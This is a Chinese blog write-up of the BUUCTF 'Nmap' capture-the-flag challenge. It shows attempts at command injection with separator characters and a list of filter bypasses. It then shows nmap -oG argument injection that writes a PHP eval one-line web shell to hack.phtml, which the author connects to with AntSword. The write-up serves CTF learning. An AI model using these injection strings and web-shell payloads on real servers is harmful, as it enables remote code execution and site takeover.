

buuctf-Nmap

原创



[m0_62094846](#) 于 2022-04-07 22:15:39 发布 1892 收藏

文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_62094846/article/details/124027886

版权



输入127.0.0.1出现界面, 再根据题目的nmap知道是命令执行

输入127.0.0.1 | ls

to index to list

Scan results for: 127.0.0.1

IP: 127.0.0.1
Hostname: 127.0.0.1 (user)
Hostname: localhost (PTR)

Ports:

open 80 (tcp) Service name: http.
Closed ports: 99

Nmap done at Thu Apr 7 14:02:24 2022; 1 IP address (1 host up) scanned in 0.12 seconds

CSDN @m0_62094846

|被转义了，查一下可以用什么代替

6、过滤分割符 | & ;

```
; //分号  
| //只执行后面那条命令  
|| //只执行前面那条命令  
& //两条命令都会执行  
&& //两条命令都会执行  
%0a //换行符  
%0d //回车符号
```

用?>代替;

在php中可以用?>来代替最后的一个;，因为php遇到定界符关闭标签会自动在末尾加上一个分号。

CSDN @m0_62094846

to index to list

Scan results for: 127.0.0.1

IP: 127.0.0.1
Hostname: 127.0.0.1 **is** (user)
Hostname: localhost (PTR)

Ports:

open 80 (tcp) Service name: http.
Closed ports: 99

Nmap done at Thu Apr 7 14:04:29 2022; 1 IP address (1 host up) scanned in 0.14 seconds

CSDN @m0_62094846

分号也被转义了

to index to list

Scan results for: 127.0.0.1

IP: 127.0.0.1
Hostname: 127.0.0.1 **%0a**is (user)
Hostname: localhost (PTR)

Ports:

open 80 (tcp) Service name: http.
Closed ports: 99

Nmap done at Thu Apr 7 14:05:39 2022; 1 IP address (1 host up) scanned in 0.21 seconds

CSDN @m0_62094846

%0a没被转义，但是也没用（我之前也觉得没有用，就是尝试一下）

那就很难用命令执行了

看看能不能输入一句话木马


```
127.0.0.1 | ' <?php @eval($_POST['value']);?> -oG hack.php '
```



CSDN @m0_62094846

筛查后发现是php被过滤了，修改一下

```
127.0.0.1 | ' <? = eval($_POST[value]);?> -oG hack.phtml '
```



CSDN @m0_62094846

这样应该就是上传成功了

```
← → ↻ d3c22395-8058-485f-8069-be639a9e4dce.node4.buuoj.cn:81/hack.phtml
# Nmap 6.47 scan initiated Thu Apr 7 14:11:34 2022 as: nmap -Pn -T4 -F --host-timeout 1000ms -oX xml/d72d8 -oG hack.phtml 127.0.0.1 \\ \\ Host: 127.0.0.1 (localhost) Status: Up Host: 127.0.0.1 (localhost) Ports: 80/open/tcp/http/// Ignored State: closed (99) # Nmap done at Thu Apr 7 14:11:35 2022 -- 1 IP address (1 host up) scanned in 0.91 seconds
```

CSDN @m0_62094846

查看文件，确实是上传成功了

蚁剑连接

